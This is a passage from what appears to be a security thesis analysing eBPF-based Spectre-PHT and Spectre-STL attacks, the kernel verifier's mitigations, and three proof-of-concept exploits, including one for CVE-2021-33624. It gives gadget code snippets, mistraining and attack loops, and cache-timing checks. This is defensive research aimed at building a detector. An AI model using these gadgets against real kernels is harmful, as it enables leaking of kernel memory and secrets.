r9 = r10 // r9 == r10, equal stack pointers

/* train the memory disambiguator to break the dependency between
 ↪  r9 and r10 */

/* Dummy call to eBPF helper */
r1 = map[id:4]
r2 = r7
r3 = 0
r4 = 4
call bpf_ringbuf_output

/* Spills valid map value pointer to stack */
*(u64 *)(r10 - 16) = r7

/* Loads stale value (scalar) and uses as OOB address */
r2 = *(u64 *)(r9 - 16)
r3 = *(u8 *)(r2 + 0)
// LEAK r3
```

Since `r10` is the frame pointer, the eBPF calling convention requires that it be spilled and filled from the stack through helper calls. As a result, its value is not immediately available after the call returns, because the CPU has to wait for the stack load to complete. In contrast, `r9` stays in the hardware register and it can be used without delay. Since instructions that depend on `r10` introduce a pipeline stall, the CPU can speculatively execute subsequent load instructions whose operands are already available and which are predicted to be independent from the stalled store. If this prediction is incorrect, speculative loading is performed before the store using `r10` is completed, allowing it to read a stale value.

- **saturating "Store Address" ports**:

```
// r2 = scalar controlled by attacker
// r7 = pointer to map value

/* train memory disambiguator */

*(u64 *)(r10 - 16) = r2 // stores arbitrary scalar on the stack

/* Roughly 30 stores based on r7 */
*(u32 *)(r7 + 29696) = r0
// ...
*(u32 *)(r7 + 29812) = r0

/* Spills valid map value pointer to the stack */
*(u64 *)(r10 - 16) = 0    // legacy Spectre v4 mitigation
*(u64 *)(r10 - 16) = r7

/* Loads stale value (scalar) and uses as OOB address */
r2 = *(u64 *)(r10 - 16)
r3 = *(u8 *)(r2 + 0)
// LEAK r3
```

The attack consists of running a very large number of consecutive stores, which saturate the CPU's store address (STA) ports. When STA ports become fully occupied, subsequent stores cannot proceed immediately and introduce a pipeline stall.
During this stall, the CPU can speculatively proceed to execute subsequent load instructions that are predicted to be independent from the stalled stores. If the disambiguator incorrectly predicts that the load is independent, the load retrieves stale data, which can be used for transient out-of-bounds accesses.

3.2 eBPF as a Spectre Attack Surface

Transient execution attacks exploit the speculative-execution features of modern CPUs, leaking data through misspeculation and microarchitectural side channels. eBPF facilitates such attacks because eBPF programs are highly customizable and they are executed within the same privileged context as the operating system kernel. As a result, they can bypass many of the existing defences against transient execution. Additionally, modern operating systems store a wide range of security-critical data into kernel space, including cryptographic material and metadata that influence the effectiveness of system-wide security protection mechanisms, such as (K)ASLR. Furthermore, Spectre exploits the fact that branch-prediction logics, such as PHT or BTB, are typically not shared across different physical CPU cores, but may be shared between hardware threads inside the same CPU core, hence the processor learns only from previous branches executed on the same core. Therefore, any mistraining has to be done on the same CPU core. In this context, eBPF greatly simplifies the attack surface, since eBPF programs are executed with CPU, core migrations disabled, meaning the eBPF program invocation will remain on the same CPU core.
The combination of eBPF and Spectre-class attacks allows an adversary to mount low-noise transient execution attacks that leak kernel data without requiring any software vulnerabilities. Consequently, mitigating eBPF-based information leakage is essential to maintain kernel integrity and confidentiality.

3.3 Spectre Mitigations in the eBPF Subsystem

One countermeasure introduced by the Linux kernel was to disable the unprivileged eBPF. Spectre mitigations are applied transparently, without user intervention, at different stages in the eBPF subsystem. Spectre v1 (PHT) and Spectre v4 (STL) are mitigated directly by the eBPF verifier, which injects appropriate speculative barriers and sanitization code during program verification. Spectre v2 (BTB), on the other hand, is mitigated by the eBPF JIT compiler along with generic kernel-level defences, such as retpoline, eIBRS, KPTI and CSV2.
Because generic Spectre-PHT and Spectre-STL such as SLH and SSBD are expensive to apply consistently across the entire kernel, they are selectively applied by the eBPF verifier only where required.

3.3.1 Spectre v1 - PHT mitigations

The eBPF verifier prevents OOB accesses using branchless logic and type confusion by verifying architecturally-impossible speculative execution paths.

The branchless logic consists of masking operations, but also more complex instruction sequences when required. Regarding the BPF maps arrays, the verifier can simply ceil the size to a power of two and apply the respective index-mask before the access. Whenever pointer arithmetic could lead to an out-of-bounds address, the verifier rewrites the expression using constant values or using ALU operations to ensure that the resulting pointer always stays within the bounds of the underlying object following the taken branches. Finally, all the stack access needs to use a constant offset.

To further mitigate Spectre v1, the verifier also analyses speculative execution paths, ensuring that security properties hold even along paths that are not architecturally reachable, but which could be taken speculatively due to incorrect branch prediction. Additionally, during this analysis, the verifier applies type safety and prevents misuse of pointer types. Moreover, starting from the kernel version 6.17, it inserts **speculative barriers** (`BPF_ST_NOSPEC`) where necessary to prevent speculative type confusion, and it bounds checking bypass.



Figure 3.1: eBPF verifier workflow highlighting Spectre v1 (PHT) detection and mitigations points.

3.3.2 Spectre v2 – BTB mitigations

The eBPF JIT engine mitigates Spectre v2 (BTB) by adding instrumentation for indirect branches in accordance with the kernel-wide defenses, such as `retpoline` [14].

Furthermore, the JIT compiler attempts to convert indirect calls to direct calls

whenever the target is statically known. In this case, no further mitigations are introduced by the eBPF verifier, since it relies on the protections already present on the kernel.

Standard eBPF tail calls, however, involve indirect jumps and are therefore vulnerable to Spectre v2 attacks. To address this issue, the kernel introduces the `bpf_tail_call_static()` helper, which limits tail calls to pre-registered and statically known eBPF programs. Since the target is known at compile time, the JIT can emit a direct jump rather than an indirect jump, eliminating the possibility of BTB poisoning attack.

The eBPF verifier cannot effectively mitigate Spectre v2, because the vulnerability arises from the BTB state shared across all privilege processes and domains, and not from program-specific logic. As a consequence, the verifier has no visibility into the state of the global branch predictor and cannot reason about possible BTB poisoning.

3.3.3 Spectre v4 – STL mitigations

To defend against Spectre-STL (v4), the eBPF verifier inserts speculation barriers after critical stores to the BPF stack. The `BPF_ST_NOSPEC` instruction is used to emit such speculation barriers and is usually lowered by the JIT compiler into an `lfence` instruction, although the exact implementation is architecture-dependent.

A store is considered critical if circumventing it speculatively would make otherwise inaccessible data (or data operations) available to the program. This includes, for example:

- **initializing a stack slot**: the kernel prohibits reading uninitialized stack slots, so skipping the store would transiently cause the slot to appear either uninitialized or containing stale data.
- **overwriting a scalar value with a pointer**: the kernel prohibits dereferencing scalars value, so skipping the store would transiently bring up the pointer-type slot, which would however contain a scalar value.

The only overwrite operation allowed in slots stacks is between scalars, since pointer limits are handled using masks (Spectre v1 defenses).

During verification, the verifier identifies the stores that change the type associated with a stack slot, precede loads that could speculatively read stale data or lie in regions where speculative execution may violate security guarantees. For

each of these stores, the verifier inserts a speculation barrier to block store-to-load forwarding of stale values.



Figure 3.2: eBPF verifier workflow highlighting Spectre v4 (STL) detection and mitigations points.

3.3.4 Privilege Requirements

The application of security countermeasures depends on the capabilities held by the process that loads the eBPF program, as certain privileges already grant the ability to read arbitrary kernel memory.

```
1  /* In include/linux/bpf.h, lines 2569-2581 of Linux kernel v6.18 */
2  static inline bool bpf_bypass_spec_v1(const struct bpf_token *token)
3  {
4      return bpf_jit_bypass_spec_v1() ||
5          cpu_mitigations_off() ||
6          bpf_token_capable(token, CAP_PERFMON);
7  }
8  static inline bool bpf_bypass_spec_v4(const struct bpf_token *token)
9  {
10         return bpf_jit_bypass_spec_v4() ||
11                 cpu_mitigations_off() ||
12                 bpf_token_capable(token, CAP_PERFMON);
13 }
```

```c
/* In kernel/bpf/token.c, lines 16-27 of Linux kernel v6.18 */
bool bpf_token_capable(const struct bpf_token *token, int cap)
{
        struct user_namespace *userns;

        /* BPF token allows ns_capable() level of capabilities */
        userns = token ? token->userns : &init_user_ns;
        if (!bpf_ns_capable(userns, cap))
                return false;
        if (token && security_bpf_token_capable(token, cap) < 0)
                return false;
        return true;
}
```

```c
/* In kernel/bpf/token.c, lines 11-27 of Linux kernel v6.18 */
static bool bpf_ns_capable(struct user_namespace *ns, int cap)
{
        return ns_capable(ns, cap) || (cap != CAP_SYS_ADMIN &&
        ↪  ns_capable(ns, CAP_SYS_ADMIN));
}

bool bpf_token_capable(const struct bpf_token *token, int cap)
{
        struct user_namespace *userns;

        /* BPF token allows ns_capable() level of capabilities */
        userns = token ? token->userns : &init_user_ns;
        if (!bpf_ns_capable(userns, cap))
                return false;
        if (token && security_bpf_token_capable(token, cap) < 0)
                return false;
        return true;
}
```

- if the process loading the eBPF programs holds `CAP_SYS_ADMIN` or `CAP_PERFMON` capability, then all countermeasures implemented inside the eBPF verifier for Spectre v1 and Spectre v4 will be bypassed. Only Spectre v2 countermeasures, implemented inside the JIT compiler eBPF and enforced through kernel-wide protections, will apply. The rationale behind this design choice lies in the kernel's threat model: processes equipped with `CAP_SYS_ADMIN` or `CAP_PERFMON` are already considered fully trusted. These capabilities inherently grant access to powerful eBPF helper functions, such as `bpf_probe_read_kernel()`, which allow arbitrary kernel memory reads

without requiring speculative execution attacks. Consequently, the eBPF subsystem intentionally disables these mitigations under such capability configurations to avoid unnecessary performance overhead.

- if the process loading the eBPF programs holds `CAP_BPF` or `CAP_NET_ADMIN` capability, the eBPF verifier and the JIT engine are responsible for applying all the eBPF-specific Spectre mitigations at load time, including:
  - Spectre v1: masking, pointer-arithmetic rewriting, speculative path analysis type-safety enforcement and insertion of `BPF_ST_NOSPEC` barriers.
  - retpoline-based hardening emitted by the JIT compiler.
  - insertion of `BPF_ST_NOSPEC` after critical store.

Capability	**Spectre v1 defenses**	**Spectre v2 defenses**	**Spectre v4 defenses**
`CAP_SYS_ADMIN`	–	X	–
`CAP_PERFMON`	–	X	–
`CAP_BPF`	X	X	X
`CAP_NET_ADMIN`	X	X	X

Table 3.1: Spectre mitigations applied based on the capabilities of the process loading an eBPF program.

Chapter 4

eBPF-based Spectre Attacks in the Wild

This chapter analyzes proof-of-concept attacks that leverage eBPF to mount Spectre-class transient execution attacks. The goal is to analyze the attack mechanisms in detail, focusing on the capabilities required by the eBPF program loading process for the attack to be successful. This analysis allows a systematic evaluation of the effectiveness of existing kernel-level eBPF and Spectre mitigations, assessing whether and under what conditions these attacks succeed or fail on modern systems.

4.1 Experimental Environment

All proof-of-concept attacks were evaluated on Ubuntu 24.04.3 LTS, with kernel version: `6.14.0-37-generic`, running inside a virtual machine. The VM was configured with 4 CPU cores (host CPU: Intel Core i7), 14 GB of RAM and 70 GB of disk storage. The Linux kernel was used with its default configuration precisely to evaluate the state of mitigations against Spectre, both at the eBPF and kernel levels.

4.2 Origin of the Exploits and Methodology

The Proof of Concept (PoC) attacks analyzed in this chapter are derived from publicly available repositories. To enable isolated analysis, all original exploits required reverse engineering and refactoring.
Specifically, Exploit #1 and Exploit #2 come from the BeeBox project repository. Originally, these exploits were designed to demonstrate the defense effectiveness of the BeeBox framework [15] against BPF transient execution attacks. Running these

tests required building and deploying a custom, fully configured BeeBox virtual machine environment. Furthermore, the eBPF programs for both exploits were implemented in raw eBPF bytecode using `bpf_insn` structures (BPF instruction). To decouple the attacks from this restrictive setup, the custom kernel module used to facilitate the exploits has been completely isolated and ported. This allows the exploits to run natively on any generic Linux system without relying on the BeeBox architecture.

Similarly, Exploit #3 is derived from a public repository: CVE-2021-33624. As in the previous cases, the original PoC for this vulnerability was written using raw `bpf_insn` instructions.

Crafting exploits directly in BPF bytecode (`bpf_insn`) is a widespread technique, as it grants precise control over the instruction stream executed by the kernel. This approach avoids the unpredictable transformations introduced by Clang, such as optimizations, instruction reordering, or dead code elimination, which could otherwise alter the conditions required for a successful exploit.

For the purpose of this thesis, the original raw bytecode for all three exploits was reverse-engineered and translated into high-level C code. This translation serves a dual purpose. First, it allows for a much clearer understanding of the speculative logic and the presence of the speculative gadget. Second, as will be explained in detail in the next chapter, porting these exploits to C was used to develop a static analyzer, capable of recognizing and detecting these speculative vulnerability patterns directly at the source code level.

To ensure that the Clang compiler did not alter the required microarchitectural instruction sequences or eliminate dead code during this translation, specific compiler directives, such as `#pragma clang optimize off`, were applied to the C source code. Without this intervention, aggressive compiler optimizations would dismantle speculative gadgets, rendering exploits completely non-functional. Accordingly, all code snippets, verifier logs, and technical analyses presented in the following sections refer to translated C code. These translated versions faithfully preserve the microarchitectural behavior of the original implementations written using `bpf_insn` structures.

4.3 Exploit #1: Spectre-PHT

In the first exploit, an eBPF program is designed to perform a dynamically indexed access into an eBPF map element. In this scenario, the mis-speculation originates

from a conditional branch, similar to the original mechanism of the Spectre v1 attack.
This Proof of Concept (PoC) is structurally divided into three distinct components: a target eBPF program, a user-space program, responsible for loading and triggering the eBPF code, and a custom kernel module designed to reliably verify that speculation has occurred.

4.3.1 Custom Kernel Module (ctest.c)

To reliably demonstrate speculative execution vulnerability and isolate the side-channel noise, this PoC uses a custom Linux kernel module (`ctest.c`). This module exposes a `debugfs` interface (`/sys/kernel/debug/cache_test/`) to the user-space program, which deliberately breaks standard security boundaries to facilitate the exploit. In particular, three virtual files are created within the directory, each triggering a specific behavior upon read or write operations:

- **cache_control**: when a read operation is performed on this file, the `cache_reload` function is executed. This function measures the time it takes to access a memory location by reading the CPU's timestamp counter (TSC) before and after a memory load, using the rdtsc assembly instruction, returning the number of CPU cycles elapsed during the memory access. Conversely, a write operation triggers the cache_flush function, which evicts a user-controlled memory address from the CPU cache using the clflush instruction.

- **bpfmap_helper**: upon a read operation, the get_fd_addr function is executed. This function retrieves the virtual base address of the eBPF map in kernel memory and returns it to user-space. Conversely, a write operation triggers the set_fd function, which receives the map's file descriptor from user-space and stores it for subsequent read operations.

- **addr**: when the file is read, the exact kernel virtual address of the target secret data is returned to user-space.

Ultimately, this kernel module completely bypasses KASLR (Kernel Address Space Layout Randomization) and enables highly precise cache management, allowing the attacker to accurately determine whether specific data is cached or not without the noise typical of user-space side channels.

4.3.2 eBPF program (pht_exp_kern.bpf.c)

This file contains the target eBPF program into which a speculative gadget is introduced.
This program relies on single eBPF map:

- map: a `BPF_MAP_TYPE_ARRAY` with 0x10000 64-bit entries. This data structure represents the link between the eBPF program and the user-space program. In particular, it is accessed using two specific keys:
  - key 0: holds the dynamically changing offset. During the training phase (normal execution), this value is set to 0. Conversely, during the attack phase (misspeculation), it contains the malicious offset calculated as the distance between the eBPF map base address and the target secret data address.
  - key 0x2000: holds the constant boundary value, which is securely set to 4.

In the first part of the program, these values are extracted from the eBPF map and stored in local variables.
The core vulnerability lies in the second part of the program, specifically within the bounds-check logic:

```
1 if (map_zero > map_two_thousand){
2     return 0;
3 }
```

This bounds check can be speculatively bypassed. The variable map_two_thousand is always set equal to 4, because it contains the value of map with key = 0x2000. Conversely map_zero represents the value of map, with key = 0, which changes depending on the type of execution. Due to the extensive mistraining performed by the user-space program during the normal execution phase, the CPU's Pattern History Table (PHT) is heavily biased. Consequently, when the malicious offset is injected, the CPU evaluates the branch as not taken, even though map_zero is significantly greater than 4. This leads to the speculative execution of the subsequent instruction:

```
1 // map_array = &map[0] + map[0] -> map_array = &map[target_addr]
2 map_array = (__u64 *) ((__u8 *)map_array + map_zero);
```

This instruction computes a new, out-of-bounds pointer by adding the malicious offset (map_zero) to the legitimate base address of the eBPF map (map_array). Finally, the program dereferences this out-of-bounds pointer:

```
1 bit = *(__u32 *)map_array;
```

This fetches the target secret data, transiently bringing them into the CPU cache. Shortly after, the processor resolves the branch condition, detects the misprediction, and rollbacks the architectural state; however, the microarchitectural state (the

cached secret data) remains observable by the attacker.
The privileged eBPF verifier does not reject this program because it reasons only about architecturally reachable states and does not model speculative execution. In particular, the verifier observes that the pointer arithmetic occurs only if map_zero is less than or equal to map_two_thousand, which is statically bounded to the value of 4. Consequently, the verifier does not consider this pattern dangerous, since the memory access appears to strictly fall within the legitimate limits of the map.
From the verifier's point of view, therefore, the out-of-bounds path is completely unreachable. However, at the microarchitectural level, this path is performed speculatively, allowing the secret data to be exfiltrated.

4.3.3 User-space (pht_exp_user.bpf.c)

This C program acts as a user-space orchestrator, connecting the vulnerable eBPF gadget and the custom kernel module to perform the Spectre-PHT exploit. The execution flow within the `run_attack` function can be logically divided into three distinct phases: setup, mistraining, and attack.

Setup

Initially, this file is used as a user space loader for the PoC. It is responsible for loading the compiled eBPF object (pht_exp_kern.bpf.o) into the kernel. Next, it retrieves the file descriptors for the map, which is essential for user-kernel communication and the successful execution of the exploit. Finally, it retrieves the file descriptor of the spectre_v1 program and attaches it to a socket, to allow manual triggering.
To find the target address from which to disclose the data, the program leverages the custom kernel module's debugfs interface. By calling the get_addr() and get_map_addr() wrapper functions, it retrieves the exact kernel virtual addresses of the target secret data (target_addr) and the base of the eBPF map (map_addr), respectively. This information is used to calculate the malicious offset required for the out-of-bounds access.

Mistraining

Mistraining must occur before launching the attack, poisoning the CPU branch predictor. The program sets the map value associated with key 0 equal to 0 (map[0] = 0;) and the value associated with key 0x2000 equal to 4 (map[0x2000] = 4;). Subsequently, a loop is executed, which writes to the socket associated with the eBPF program, triggering it 1024 times. During these iterations, the bounds check `if (map_zero > map_two_thousand)` always evaluates to false. This repetitive

execution poisons the CPU's Pattern History Table (PHT), bringing the branch predictor into a "Strongly Not Taken" state for this specific branch.

Attack

Once the training phase is completed, the actual attack takes place. First of all, the malicious offset is calculated (value = target_addr - map_addr) and it is assigned to the map element with key 0 (map[0] = value). Following this, the do_flush function is called, which, interacting with the custom kernel module ctest.c, causes the target secret data address and the boundary variable (map[0x2000]) to be flushed from the cache.
The eBPF program is then triggered one final time via trigger_proc(sockfd). When the CPU reaches the bounds check, a pipeline stall occurs because the boundary variable (map_two_thousand) must be fetched from main memory. The CPU, instead of waiting for the load to complete, uses the poisoned PHT to predict the outcome of the jump. It speculatively executes the "not taken" path, performing the out-of-bounds read using the malicious offset and caching the secret data.
Finally, to verify that the leakage was successful, the program calls timed_reload(), which instructs the kernel module to measure the access time to the target address using the high-precision rdtsc instruction.

```
1 time1 = timed_reload();
2
3 if (time1 < CACHE_THRESHOLD) {
4     printf("[+] Speculative out-of-bound access succeed!\n");
5 }
```

If the value returned by this function (time 1) is below a predefined CACHE_THRESHOLD (set to 100 cycles), it indicates a cache hit. This confirms that the target memory was successfully brought into the CPU cache during the speculative window, proving the success of the out-of-bounds access.

4.3.4 Required Capabilities and Mitigation Behavior

The attacker requires CAP_SYS_ADMIN or CAP_BPF + CAP_PERFMON to successfully load and execute eBPF programs that lead to the exploit. No kernel vulnerabilities are exploited. The attack operates entirely within the constraints of the eBPF verifier.
Conversely, when trying to launch the program with capabilities other than those specified, all Spectre-related mitigations are applied, causing the program load to be rejected with the following verifier error:

```
; bit = *(__u32 *)map_array; @ pht_exp_kern.bpf.c:52
60: (79) r1 = *(u64 *)(r10 -32) REG INVARIANTS VIOLATION (ldx): const
↪ subreg tnum out of sync with range bounds u64=[0x0, 0x0] s64=[0x0,
↪ 0x0] u32=[0x0, 0xffffffff] s32=[0x80000000, 0x7fffffff]
↪ var_off=(0x0, 0x0) 61: R1_w=map_value(map=map,ks=4,vs=8) R10=fp0
↪ fp-32_w=map_value(map=map,ks=4,vs=8)
61: (61) r1 = *(u32 *)(r1 +0)
R1 min value is negative, either use unsigned index or do a if (index
↪ >=0) check.
```

4.4 Exploit #2: Spectre-STL

In the second exploit, Spectre-STL was targeted. An eBPF program was developed that triggers erroneous store-to-load forwarding by saturating store ports.
This exploit is structurally divided into three distinct components: a target eBPF program, a user-space program, responsible for loading and triggering the eBPF code, and a custom kernel module designed to reliably verify that speculation has occurred.

4.4.1 Custom Kernel Module (ctest.c)

To reliably demonstrate speculative execution vulnerability and isolate the side-channel noise, this PoC uses a custom Linux kernel module (`ctest.c`). This module exposes a `debugfs` interface (`/sys/kernel/debug/cache_test/`) to the user-space program, which deliberately breaks standard security boundaries to facilitate the exploit. In particular, three virtual files are created within the directory, each triggering a specific behavior upon read or write operations:

- **cache_control**: when a read operation is performed on this file, the cache_reload function is executed. This function measures the time it takes to access a memory location by reading the CPU's timestamp counter (TSC) before and after a memory load, using the rdtsc assembly instruction, returning the number of CPU cycles elapsed during the memory access. Conversely, a write operation triggers the cache_flush function, which evicts a user-controlled memory address from the CPU cache using the clflush instruction.

- **addr**: when the file is read, the exact kernel virtual address of the target secret data is returned to user-space.

Ultimately, this kernel module completely bypasses KASLR (Kernel Address Space Layout Randomization) and enables highly precise cache management, allowing

the attacker to accurately determine whether specific data is cached or not without the noise typical of user-space side channels.

4.4.2 eBPF program (stl_exp_kern.bpf.c)

This file contains the target eBPF program into which a speculative gadget is introduced.
This program uses two eBPF maps:

- **map**: a BPF_MAP_TYPE_ARRAY with 256 entries, where each entry stores an array of 200 64-bit values. This data structure is used to saturate the CPU's store address ports and, additionally, to create pointer aliasing.
- **addr_map**: a BPF_MAP_TYPE_ARRAY with one entry of 64-bit. This data structure represents the link between the eBPF program and the user-space program. In particular, it contains the kernel virtual address of the secret data.

In the first part of the program, these values are extracted from the eBPF maps and stored in local variables.
The core vulnerability lies in the second part of the program, specifically within the following sequence of instructions:

```
1 target_addr = *addr_map_fd;
2 dummy= (__u64 *) target_addr;
```

The program retrieves the target secret address and assigns it to the dummy pointer. Following this initialization, the program executes a long sequence of consecutive store operations, writing the target_addr into the map_array, using the same key set equal to 0 (map[0]), but at different offset.

```
1 map_array[2] = target_addr;
2 map_array[3] = target_addr;
3 // ... (repeated multiple times) ...
4 map_array[30] = target_addr;
```

The purpose of these instructions is to saturate the CPU's Store Buffer and store address ports. By filling the pipeline with numerous stores, the CPU takes longer to resolve and commit them to the architectural state, introducing a stall.
Consequently, the critical gadget is executed:

```
1 dummy= map_array;
2 bit= (__u32) (*dummy);
```

Architecturally, the dummy pointer is safely overwritten with the address of eBPF map (map_array). Therefore, the subsequent dereference (*dummy) should read the first element of that legitimate map_array. However, due to the previous saturation, the CPU's memory disambiguator may fail to immediately recognize that the load instruction (*dummy) directly depends on the preceding, unresolved store operation (dummy = map_array). As a result, the CPU speculatively executes the load instruction before the store is committed. It incorrectly uses the stale value of dummy, which still points to the target_addr (the secret data), resulting in an out-of-bounds memory read. This speculative read fetches the target secret data, transiently bringing them into the CPU cache. Shortly after, the processor resolves the memory dependency, it detects the misprediction, and rollbacks the architectural state; however, the microarchitectural state (the cached secret data) remains observable by the attacker.
The privileged eBPF verifier does not reject this program because it reasons only about architecturally reachable states and does not model speculative execution or memory disambiguation. In particular, the verifier observes that the dummy pointer is explicitly reassigned to the legitimate address of the eBPF map (dummy = map_array) immediately before it is dereferenced. Consequently, the verifier does not consider this pattern dangerous, since the architectural state guarantees that the memory access strictly targets a valid map element.
From the verifier's point of view, therefore, the usage of the stale out-of-bounds pointer is completely impossible. However, at the microarchitectural level, the memory dependency violation causes the stale pointer to be dereferenced speculatively, allowing the secret data to be exfiltrated.

4.4.3 User-space (stl_exp_user.bpf.c)

This C program acts as a user-space orchestrator, connecting the vulnerable eBPF gadget and the custom kernel module to perform the Spectre-STL exploit. The execution flow within the `run_attack` function can be logically divided into two distinct phases: setup, and attack.

Setup

Initially, this file is used as a user space loader for the PoC. It is responsible for loading the compiled eBPF object (stl_exp_kern.bpf.o) into the kernel. Next, it retrieves the file descriptors for the addr_map, which is essential for user-kernel communication and the successful execution of the exploit. Finally, it retrieves the file descriptor of the spectre_v4 program and attaches it to a socket, to allow manual triggering. To find the target address from which to disclose the data, the program leverages the custom kernel module's debugfs interface. By calling the

get_addr() wrapper function, it retrieves the exact kernel virtual addresses of the target secret data (target_addr). The obtained address is then assigned to the addr_map element with key 0 (addr_map [0] = target_addr). Following this, the do_flush function is called, which, interacting with the custom kernel module ctest.c, causes the target secret data address to be flushed from the cache.

Attack

Once the set-up phase is completed, the actual attack takes place. A loop is executed, which writes to the socket associated with the eBPF program, triggering it 1000 times.

```
for (int i = 0; i < 1000; i++) {
    trigger_proc(sockfd);
}
```

Repeatedly triggering the program serves to saturate the CPU's memory disambiguator. The eBPF program, in fact, congests the Store Buffer with a long sequence of store instructions. When the critical instructions are reached, the CPU's memory disambiguator incorrectly predicts that the load operation (*dummy) does not depend on the preceding, still-pending store operation (dummy = map_array).
As a result, the CPU speculatively dereferences the stale pointer value, fetching the secret data (target_addr) from main memory and bringing it into the cache. Eventually, the processor detects the memory dependency violation (Store-to-Load alias), restores the old register states, and discards all memory writes. However, the microarchitectural state remains observable.
Finally, to verify that the leakage was successful, the program calls `timed_reload()`, which instructs the kernel module to measure the access time to the target address using the high-precision rdtsc instruction.

```
time1 = timed_reload();

if (time1 < CACHE_THRESHOLD) {
    printf("[+] Speculative out-of-bound access succeed!\n");
}
```

If the value returned by this function (time 1) is below a predefined CACHE_THRESHOLD (set to 100 cycles), it indicates a cache hit. This confirms that the target memory was successfully brought into the CPU cache during the speculative window, proving the success of the stale pointer dereference.

4.4.4 Required Capabilities and Mitigation Behavior

The attacker requires CAP_SYS_ADMIN or CAP_BPF + CAP_PERFMON to successfully load and execute eBPF programs that lead to the exploit. No kernel vulnerabilities are exploited. The attack operates entirely within the constraints of the eBPF verifier.
Conversely, when trying to launch the program with capabilities other than those specified, all Spectre-related mitigations are applied. In this scenario, the eBPF program loads successfully, but the exploit will always fail due to speculative barriers inserted by the verifier to protect against speculative execution (BPF_ST_NOSPEC).

4.5 Exploit #3: CVE-2021-33624 Proof of Concept

In the third exploit, an eBPF program is designed to read arbitrary memory locations via a side-channel attack, demonstrating a Proof of Concept for CVE-2021-33624. Specifically, a branch misprediction, facilitated by a Spectre v1 type confusion vulnerability, allows speculative access to kernel memory. This PoC is composed of three eBPF programs. All these programs are loaded as programs of type: BPF_PROG_TYPE_SOCKET_FILTER and connected to UNIX sockets. By writing to the associated socket, the corresponding eBPF program is executed in the context of the kernel.

4.5.1 spectre_v1_kern.bpf.c

mem_leaker

This is the main eBPF program into which a speculative gadget is introduced. This program uses two eBPF maps:

- **control_map**: a BPF_MAP_TYPE_ARRAY with one 16-byte entry. In the first 8 bytes the number of left shift positions to be applied to the secret byte is stored. The shift is necessary since the speculatively read byte is subsequently masked, using the and operation (&) with the constant 0x1000 (2^{12}), so it must be in the 12th position. In the last 8 bytes, however, the memory address from which the contents are to be extracted is stored.

- **data_map**: a BPF_MAP_TYPE_ARRAY with one entry of 0x5000 bytes. This data structure represents the side channel through which the secret bit is encoded in the cache state. Three fundamental accesses are made on this map, using different offsets, each with a precise role in the operation of the exploit:

- offset 0x1200: This is the fundamental point of the exploit where the data_map[0x1200] address is accessed, which causes a slow load, since this address is written repeatedly by a thread running on a different core, causing the corresponding cacheline to be continuously invalidated in the victim core's L1 cache. Due to the MESI consistency protocol, each access generates a cache miss and requires fetching the line from a slower cache level or memory. This high latency is exploited to keep the speculative execution window open, allowing the CPU to execute instructions speculatively before the condition is resolved.
- offset 0x2000: If the speculatively extracted secret bit has a value of 0, the speculative gadget will access the data_map[0x2000] address, causing it to be cached in the victim's core.
- offset 0x3000: If the speculatively extracted secret bit has a value of 1, the speculative gadget will access the data_map[0x3000] address, causing it to be cached in the victim's core.

Next, by measuring the access time to data_map[0x2000] and data_map[0x3000], it will be possible to determine the value of the secret bit.
In the first part of the program, the values are extracted from the respective eBPF maps and copied into the variables. In particular, variables with attack control parameters and pointers to the data structures used for the side-channel are initialized.
